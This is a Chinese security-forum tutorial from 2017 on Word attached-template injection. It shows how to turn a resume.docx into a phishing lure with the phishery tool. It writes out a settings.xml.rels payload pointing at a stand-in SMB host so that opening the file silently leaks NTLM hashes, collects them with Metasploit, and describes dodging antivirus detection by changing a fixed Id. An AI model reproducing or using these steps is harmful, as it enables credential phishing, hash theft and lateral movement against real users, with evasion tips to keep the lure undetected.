Word模版注入攻击科普

大又甜的西瓜 / 2017-07-12 09:56:00 / 浏览数 3536 安全技术 技术讨论 顶(0) 踩(0)

[paragraph]

作者：dk@ht-sec.org

Word模版注入攻击

Word文档附加模版注入攻击是利用Word文档加载附加模版的缺陷发起恶意请求从而达到攻击目的的一种攻击方式，当用户打开这个恶意word文档时可以实施诸如钓鱼、窃
NTLM HASH等攻击。

WORD模版简介Word模板是一种特殊文档，它是提供塑造最终文档外观的基本工具和文本。在Word中，模板是文档的一种模式，用Word编辑的文档都基于一种文档模板。
< Word 2007；dotx模板支持 >= Word 2007）
介绍完，直接开始分享几种简单的利用姿势。

基础认证钓鱼
由于Word文档在钓鱼攻击中应用比较广泛，那这里我们使用Microsoft Word正常写（chui）一份牛逼哄哄的简历，注意，文档保存的格式应该为 docx，命名为
resume.docx。接着使用到Github上的一款工具：phishery[2]。工具的具体原理在后面会简单讲讲。直接使用：

将正常的resume.docx改造成恶意文档：phishery.exe -u https://127.0.0.1/start -i resume.docx -o bad_resume.docx# 这里的 https://127.0.0.1/start
为恶意身份认证服务器的IP，且必须为https协议。

phishery很贴心的支持建立一个恶意身份认证服务，我们这里直接使用phishery建立的服务来演示。直接在终端运行：phishery.exe

执行bad_resume.docx：

环境：Windows 7 + Microsoft Word 2013

环境：Windows 10 + Microsoft Word 2016

接收到的结果

觉得身份认证钓鱼需要交互很鸡肋？one more。

窃取NTLM HASH同样是使用上面的resume.docx。先手工实现一下phishery生成exploit的原理：
将 resume.docx 重命名为 resume.zip 并解压到当前文件夹中，解压出来的文件如下图。

接着进入word/_rels/ 文件夹中，新建一份名为：settings.xml.rels的文件，编辑 settings.xml.rels，写入内容：

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
<Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
Target="file://malicious.host/"
TargetMode="External"/>
</Relationships>
```

这里 file://malicious.host/ 为恶意SMB服务器的IP，必须是file协议，不然不会使用SMB请求。修改完成后再将所有解压出来的文件压缩打包为bad_resume.zip
并重命名为 bad_resume.docx。

上面的步骤就是phishery生成exploit的原理，只是phishery用到了一些库，实现起来更方便。

接下来开始搭建我们的恶意SMB服务器。这里我用到了 Kali Linux，Metasploit-Framework。

使用auxiliary/server/capture/smb模块来模拟SMB服务。

执行刚刚的bad_resume.docx，在Microsoft Word的初始动画上可以看到已经向我们的恶意SMB服务器发起了请求。

在 msfconsole里查看结果：

已经成功达到了静默窃取NTHASH的效果。（但此种方法只能应用于 <= Windows 7的系统，因为
Win7之后的系统默认禁用了NTLM协议）NTHASH除了可以暴力破解还会被利用来通过哈希传递（PASS THE
HASH）来攻击SMB服务或是远程桌面，再通过这些已被入侵的主机再继续获取hash从而攻陷整个内部网络。

那还有没有其他的利用方式呢？抛块砖：
SSRF（目前能想到的应用场景除了webOffice还是比较少的）
CVE-2017-0016（POC：https://github.com/lgandx/PoC/tree/master/SMBv3 Tree Connect ）

对了，还有一个你们比较关注的问题，恶意文档能否被杀毒软件检测出来？直接贴图吧。

由phishery.exe 生成的bad_resume.docx。毕竟phishery工具在github已经放出来很久了，被检测出来很正常。（虽然1 / 59还是挺让我意外的）

但是phishery生成的文件有一个非常明显的特征，就是Relationship标签的Id是固定的，请见：


https://github.com/ryhanson/phishery/blob/master/badocx/badocx.go#L105

那么，把这个固定Id修改掉呢？我把bad_resume.docx解压出来修改了word/_rels/settings.xml.rels
里的Id为一个随机数字，压缩更名为bad_bad_resume.docx再上传检测。结果：

参考来源
[1] http://blog.talosintelligence.com/2017/07/template-injection.html[2] https://github.com/ryhanson/phishery

上一篇：Piwik代码执行漏洞安全分析（附... 下一篇：[福利贴] 招募大牛完善漏洞信息，...

1. 1 条回复


hades 2017-07-12 10:13:12

辛苦~~

0 回复Ta
